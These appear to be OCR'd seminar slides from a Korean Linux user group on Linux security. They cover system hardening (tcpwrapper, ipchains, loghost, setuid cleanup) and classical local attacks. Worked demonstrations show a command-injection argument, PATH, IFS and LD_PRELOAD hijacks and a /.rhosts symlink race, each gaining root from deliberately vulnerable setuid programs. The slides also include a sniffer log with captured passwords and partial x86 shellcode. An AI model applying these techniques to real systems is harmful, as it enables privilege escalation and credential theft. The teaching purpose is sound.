

# B-8세션
# 리눅스 보안(2)

## 리눅스를 해커로부터 방어하기

1. What is hacking?

(해킹은 무엇이고, 해커는 왜 해킹을 하는가)

2. Linux security

(리눅스를 해커로부터 방어하기 위해서는 어떻게 해야 하는가)

3. Classical hacking technique

(일반적으로 해커들은 시스템을 해킹할 때 어떤 기법을 사용하는가)

4. Buffer overflow attack

(해커들이 가장 많이 사용하는 해킹 기법인 Buffer overflow attack은 무엇인가)


- 오태호
  **ohhara@postech.edu**
- 게시판 주소
  **http://seminar.klug.or.kr/inform/teacher/index.php3?ses=b_8**

# 1 What is hacking?

## 1 Who is hacker?

• Hack

Cut with repeated irregular blows

Examine something very minutely

• Hacker

The person who hacks

• Cracker

System intruder/destroyer

• Hacker means cracker nowadays

Meaning has been changed

## 2 History of hacking

• Telephone hacking

Use telephone freely

It's called phreaking


• Computer virus

Destroy many computers

• Network hacking

Hack the important server remotely and destroy/modify/disclose the information

## 3 Types of hacking



## 4 Hacking accidents

• Internet Worm

Robert T. Morris made an internet worm. It spread through the internet and crashed about 6000 systems.

• Cuckoo's Egg

Clifford Stoll caught the hackers who are the German hackers applied by KGB

• IP Spoof

Kevin Mitnick was caught by Tsutomu Shimomura who was security expert. Kevin Mitnick uses the IP Spoof attack in this accident

## 5 Why do hackers hack?

• Just for fun
• Show off
• Hack other systems secretly
• Notify many people their thought
• Steal important information
• Destroy enemy's computer network during the war

## 6 What do hackers do after hacking?

• Patch security hole

The other hackers can't intrude

• Clear logs and hide themselves
• Install rootkit ( backdoor )

The hacker who hacked the system can use the system later

It contains trojan ls, ps, and so on

• Install irc related program

identd, irc, bitchx, eggdrop, bnc

• Install scanner program

mscan, sscan, nmap

• Install exploit program
• Install denial of service program
• Use all of installed programs silently

## 7 What do hackers know?

• Don't know how to use vi
• Don't know what unix is
• Don't know what they do
• Know how to intrude the system
• Know how to crash the system
• Know where the hacking programs are

## 8 How can kid hack?

• Kid has much of time
Kid can search for longer time than other people
• All hacking program is easy to use
• Kid doesn't have to know how the hacking program works
• These kids are called script kiddies

## 9 Why can't Korean kid hack?

• Almost all Korean kids don't know English well
• Almost all hacking program manuals are written in English
However, many hacking program manuals are being translated

## 10 How can be a real hacker?

• Study C/C++/assembly language
• Study computer architecture
• Study operating system
• Study computer network
• Examine the hacking tools for a month
• Think the problem of the computer

## 11 Why can't defend against hackers?

• There are many unknown security hole
• Hackers need to know only one security hole to hack the system
• Admin need to know all security holes to defend the system

## 12 How can protect the system?

• Patch security hole often
• Encrypt important data
Ex) pgp, ssh
• Do not run unused daemon
• Remove unused setuid/setgid program
• Setup loghost
• Use switch hub
• Setup firewall
Ex) ipchains
• Setup IDS
Ex) snort
• Check unintentional changes
Ex) tripwire
• Backup the system often

## 13 What should do after hacked?

• Shutdown the system

Or turn off the system

• Separate the system from network

• Restore the system with the backup

Or reinstall all programs

• Connect the system to the network

• It can be good to call the police

## 14 How to translate the hackers' language

• 1 -> i or l

• 3 -> e

• 4 -> a

• 7 -> t

• 9 -> g

• 0 -> o

• $ -> s

• | -> i or l

• |\| -> n

• |\/| -> m

• s -> z

• z -> s

• f -> ph

• ph -> f

• x -> ck

• ck -> x

• Example

1 d1d n0t h4ck th1s p4g3, 1t w4s l1k3 th1s wh3n 1 h4ck3d 1n

——? I did not hack this page, it was like this when I hacked in

# 2 Linux security

## 1 Why do hackers use linux?

• Similar to unix

Almost all servers are unix

• Easy to get

Hackers don't have much money

• Source code is available

Easy to modify

Easy to develop a program

## 2 Why is linux hacked?

• Linux is widely used

Easy to get

Easy to use

High performance

High reliability

• Applications source code is available

Easy to find a security vulnerability

• Too many applications are default installed

All applications have many bugs

## 3 Default installed daemons

There are too many default installed daemons

The admin must remove unused daemons

Change /etc/rc.d files and /etc/inetd.conf file

```
[ ohhara@ohhara ~ ] {1} $ cd /etc/rc.d/init.d
[ ohhara@ohhara /etc/rc.d/init.d ] {2} $ ls
afs       gated    killall  network   rstatd   syslog
amd       gpm      kudzu    nfs       rusersd  xfs
arpwatch  halt     ldap     nfslock   rwalld   xntpd
atd       httpd    linuxconf nscd     rwhod    ypbind
autofs    inet     lpd      portmap   sendmail passwdd
bootparamd innd    mars-new  postgresql single  ypserv
crond     irda     mcserv   pulse     smb
dhcpd     isdn     named    random    snmpd
```

```
functions  keytable netfs     routed     squid
[ ohhara@ohhara /etc/rc.d/init.d ] {3} $ cd /etc/rc.d
[ ohhara@ohhara /etc/rc.d ] {4} $ find . -name "*httpd*" -print
./init.d/httpd
./rc0.d/K15httpd
./rc1.d/K15httpd
./rc2.d/K15httpd
./rc3.d/S85httpd
./rc4.d/S85httpd
./rc5.d/S85httpd
./rc6.d/K15httpd
[ ohhara@ohhara /etc/rc.d ] {5} $ rm ?f rc3.d/S85httpd rc4.d/S85httpd
rc5.d/S85httpd
[ ohhara@ohhara /etc/rc.d ] {6} $ /etc/rc.d/init.d/httpd stop
Shutting down http: [  OK  ]
[ ohhara@ohhara /etc/rc.d ] {7} $ vi /etc/inetd.conf
( comment out unused daemons with '#' )
[ ohhara@ohhara /etc/rc.d ] {8} $ killall ?HUP inetd
[ ohhara@ohhara /etc/rc.d ] {9} $
```

# 4 Default installed setuid programs

There are too many default installed setuid programs

The admin must remove unused setuid programs

```
[ ohhara@ohhara ~ ] {1} $ find / -perm -4000 -exec ls -l {} \;
-rws--x--x   1 root     root        6340 Nov 16 10:19
/usr/X11R6/bin/Xwrapper
-rwsr-xr-x   1 games    games      34488 May 19  1999
/usr/X11R6/bin/xhextris
( . . . )
-rwsr-sr-x   1 root     tty        72668 Sep 26 01:07 /sbin/restore
-r-sr-xr-x   1 root     root       29022 Jan  4 09:40 /sbin/pwdb_chkpwd
[ ohhara@ohhara ~ ] {2} $ chmod a-s /sbin/restore
[ ohhara@ohhara ~ ] {3} $ ls ?l /sbin/restore
-rwxr-xr-x   1 root     tty        72668 Sep 26 01:07 /sbin/restore
[ ohhara@ohhara ~ ] {4} $
```

# 5 Setup tcpwrapper

- Allow or disallow the connection from specific IP
- Control the connection to the daemons in the /etc/inetd.conf
- Setup files are /etc/hosts.allow and /etc/hosts.deny
- /etc/hosts.deny

```
ALL:ALL: spawn ((/usr/sbin/safe_finger -l @%h | /bin/mail root)&)
```

• /etc/hosts.allow

```
in.telnetd: 141.223., 127.
in.ftpd: 141.223., 127.
portmap: 141.223., 127.
```

• For more information

ftp://ftp.porcupine.org/pub/security/index.html

man 5 hosts_access

## 6 Setup ipchains

• Filter IP packet

• It's a good solution to setup firewall

• Be careful before setup ipchains

• It's very powerful but very complicated

```
ipchains -A input -p TCP -s '!' 141.223.0.0/255.255.0.0 -j DENY -l
ipchains -A input -p TCP -s 141.223.1.2/255.255.255.255 domain -j
ACCEPT
ipchains -A input -p TCP -d 0.0.0.0/0 :1024 -y -j DENY -l
ipchains -A input -p UDP -s '!' 141.223.0.0/255.255.0.0 -j DENY -l
ipchains -A input -p UDP -s 141.223.1.2/255.255.255.255 domain -j
ACCEPT
ipchains -A input -p UDP -d 0.0.0.0/0 '!' syslog -j DENY -l
ipchains -A input -p ICMP -s 0.0.0.0/0 0 -j DENY -l
ipchains -A input -p ICMP -s 0.0.0.0/0 8 -j DENY -l
```

• For more information

http://www.rustcorp.com/linux/ipchains/

http://kldp.org/Translations/IPCHAINS-HOWTO

man ipchains

## 7 Setup loghost

• syslogd can send the log to the loghost

• To send log to the loghost

Change /etc/syslog.conf

• To receive log from the host

Run syslogd with '-r' option

• /etc/syslog.conf ( client setup )

```
*.debug                @141.223.xxx.xxx
```

• loghost setup ( server setup )

```
[ ohhara@ohhara ~ ] {1} $ vi /etc/rc.d/init.d/syslog
( change 'daemon syslogd -m 0' to 'daemon syslogd -m 0 ?r' )
[ ohhara@ohhara ~ ] {2} $ /etc/rc.d/init.d/syslog restart
```

## 8 How to patch vulnerable programs

• Check the linux distribution homepage

Ex) Redhat, Debian, Alzza, and so on

• Patch vulnerable programs in the redhat linux

Download package from http://www.redhat.com/support/errata/rh-errata.html

rpm ?U packagename.rpm

# 3 Classical Hacking technique

## 1 Physical attack

- Search password in admin's desk
- Steal a hard disk or a computer
- Break door with a hammer

## 2 Social engineering

- Ask admin admin's password
- Send email, which tells to change the password, to all users

## 3 Shell escape

Try to get the shell from program by using shell escape character
Ex) ; | , ' " ! % & ( ) . . .

```
[ ohhara@ohhara ~ ] {1} $ cat ex_finger.c
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>

main(int argc,char **argv)
{
        char cmd[100];
        setuid(0);
        setgid(0);
        if(argc>1)
        {
                sprintf(cmd,"/usr/bin/finger %s",argv[1]);
                system(cmd);
        }
}
[ ohhara@ohhara ~ ] {2} $ ls -l ex_finger
---s--x--x   1 root     root        22961 Jan  3 19:33 ex_finger*
[ ohhara@ohhara ~ ] {3} $ ./ex_finger 'bin;/bin/sh'
Login name: bin
Directory: /usr/bin
Never logged in.
Mail last read Fri Dec 31 17:50:28 1999
No Plan.
# whoami
root
#
```

## 4 PATH attack

PATH is executable program search path

PATH can be changed by the hacker

```
[ ohhara@ohhara ~ ] {1} $ cat ex_who.c
#include<stdlib.h>
#include<unistd.h>
main()
{
        setuid(0);
        setgid(0);
        system("who");
}
[ ohhara@ohhara ~ ] {2} $ ls -l ex_who
-rws--x--x   1 root     root         3136 Mar  6 17:29 ex_who*
[ ohhara@ohhara ~ ] {3} $ cat who
#!/bin/sh
/bin/sh
[ ohhara@ohhara ~ ] {4} $ PATH=.:${PATH}
[ ohhara@ohhara ~ ] {5} $ export PATH
[ ohhara@ohhara ~ ] {6} $ ./ex_who
# whoami
root
#
```

## 5 IFS attack

IFS is Internal Field Separator

Command argument is separated by IFS value

Default IFS value is ' '

Ex)

ls ?al -> ls -al ( IFS = ' ' )

ls/-al -> ls -al ( IFS = '/' )

```
[ ohhara@ohhara ~ ] {1} $ cat ex_date.c
#include<stdlib.h>
#include<unistd.h>
main()
{
        setuid(0);
        setgid(0);
        system("/bin/date");
}
[ ohhara@ohhara ~ ] {2} $ ls -l ex_date
-rws--x--x   1 root     root         22811 Jan  3 21:19 ex_date*
```

```
[ ohhara@ohhara ~ ] {3} $ cat bin
#!/bin/sh
IFS=' '
export IFS
/bin/sh
[ ohhara@ohhara ~ ] {4} $ IFS=/
[ ohhara@ohhara ~ ] {5} $ export IFS
[ ohhara@ohhara ~ ] {6} $ PATH=.:${PATH}
[ ohhara@ohhara ~ ] {7} $ export PATH
[ ohhara@ohhara ~ ] {8} $ $ ./ex_date
# whoami
root
#
```

## 6 LD_PRELOAD attack

LD_LIBRARY_PATH is dynamic link library path


LD_PRELOAD is dynamic link library path which is loaded before LD_LIBRARY_PATH is loaded

```
[ ohhara@ohhara ~ ] {1} $ cat ex_print.c
#include<stdio.h>
#include<unistd.h>
main()
{
        setuid(0);
        setgid(0);
        printf("hello!\n");
}
[ ohhara@ohhara ~ ] {2} $ ls -l ex_print
---s--x--x   1 root     root         4290 Jan  3 21:48 ex_print*
[ ohhara@ohhara ~ ] {3} $ cat ex_print_so.c
void printf(char *str)
{
        execl("/bin/sh","sh",0);
}
[ ohhara@ohhara ~ ] {4} $ gcc ?shared ?o ex_print_so.so ex_print_so.c
[ ohhara@ohhara ~ ] {5} $ LD_PRELOAD=./ex_print_so.so
[ ohhara@ohhara ~ ] {6} $ export LD_PRELOAD
[ ohhara@ohhara ~ ] {7} $ ./ex_print
# whoami
root
#
```

# 7 Race condition

• Race condition is occurred when two or more processes try to use one resource

Race condition of UNIX security is occurred in the file system.




```
[ ohhara@ohhara ~ ] {1} $ cat ex_race.c
#include<stdio.h>
#include<unistd.h>
#include<fcntl.h>
main()
{
        int fd;
        char *data="+ +\n";
        setuid(0);
        setgid(0);
        if(access("good",W_OK)==0)
        {
                sleep(3);
                fd=open("good",O_WRONLY|O_TRUNC|O_CREAT);
                write(fd,data,4);
                close(fd);
        }
}
[ ohhara@ohhara ~ ] {2} $ ls -l ex_race
-rwsr-xr-x   1 root     root         4728 Jan  4 13:23 ex_race*
[ ohhara@ohhara ~ ] {3} $ ls -l /.rhosts
ls: /.rhosts: No such file or directory
[ ohhara@ohhara ~ ] {4} $ touch good
[ ohhara@ohhara ~ ] {5} $ ./ex_race & ; ln -sf /.rhosts good
[ ohhara@ohhara ~ ] {6} $ cat /.rhosts
+ +
[ ohhara@ohhara ~ ] {7} $ rlogin -l root localhost
# whoami
root
#
```

## 8 Buffer overflow

- Write unexpected memory area by overflowing buffer
- The most famous hacking technique
- Almost all cases, buffer overflow means stack buffer overflow

Recently, heap buffer overflow attack is introduced


- Hackers can execute arbitrary command by overflowing buffer
- Machine and OS dependent hacking technique
- This topic will be discussed later

## 9 Sniff

- Ethernet broadcasts to transmit data

Hackers can see all network packets in the ethernet

- Network packets contains user id, password, and other useful information
- The Easiest and the most powerful hacking technique




```
# whoami
root
# hostname
gdt.postech.ac.kr
# cat tcp.log
cogs.postech.ac.kr => mx1.postech.ac.kr [110]
USER nllbut
```

```
PASS cj+}PpS!
UIDL
STAT
QUIT
--- (FIN)
211.33.152.182 => monsky.postech.ac.kr (23)
 #' $vt100!ohhara
zXfYpZgAd/!

---+ (Timed Out) +
#
```

## 10 IP spoof

- Hackers can spoof their IP address
- Hackers try to connect to rsh, rlogin services with spoofed IP address
- Hackers have to know the next sequence number to open TCP session with spoofed IP address
- This topic will be discussed later

## 11 Misconfiguration

- Hackers search for admin' s mistake

Ex)

Null/simple password account

Everyone nfs export

Writable ftp home directory

Opened x window display

# 4 Buffer overflow attack

## 1 What is buffer overflow?

- Write unexpected memory area by overflowing buffer
- The most famous hacking technique
- Almost all cases, buffer overflow means stack buffer overflow

Recently, heap buffer overflow attack is introduced

- Machine and OS dependent hacking technique


## 2 Why do hackers try to overflow buffer?

Hackers can execute arbitrary command by overflowing buffer while executing a program


A program can be a setuid or setgid program or a daemon program


Hackers can execute arbitrary command with setuid, setgid, or daemon's permission

## 3 Memory structure



# 4 Stack overflow




Example program

```
void function(char *str)
 {
        char buffer[10];
        strcpy(buffer,str);
}

void main()
{
        char large_str[255]; int l;
        for (l=0;l<255;l++) large_str[l] = 'A' ;
        function(large_str);
}
```




• Vulnerable program

Doesn't check buffer boundary

Executes with root permission

• Exploit the program

Put instructions into memory

Ex) execute /bin/sh

• Change return address to the instructions

Find address of the shellcode

Brute force search near the stack pointer

Return address is near the stack pointer

Insert NOPs in the head of the buffer

When the hackers hit NOPs, execute the shellcode

• Classical

| NOPs | Shellcode | Return address |
|---|---|---|

• Examine shellcode

```
[ ohhara@ohhara ~ ] {1} $ cat shell.c
#include <stdio.h>
void main()
{
        char *name[2];
        name[0]="/bin/sh";
        name[1]=NULL;
        execve(name[0],name,NULL);
}
[ ohhara@ohhara ~ ] {2} $ gcc -o shell -g -static shell.c
[ ohhara@ohhara ~ ] {3} $ gdb shell
(gdb) disassemble main
. . .
. . .
(gdb) disassemble execve
. . .
. . .
```

## 5 Stack overflow intel x86 linux

• To execute "/bin/sh"

"/bin/sh\0" in the memory

The address of "/bin/sh\0" in the memory

%eax=0xb

%ebx=The address of "/bin/sh\0"

%ecx=The address of the address of "/bin/sh\0"


%edx=null

Execute 0x80 interrupt

• Make shellcode

```
jmp     0x1f                    "\xeb\x1f"
popl    %esi                    "\x5e"
movl    %esi,0x8(%esi)          "\x89\x76\x08"
xorl    %eax,%eax               "\x31\xc0"
movb    %eax,0x7(%esi)          "\x88\x46\x07"
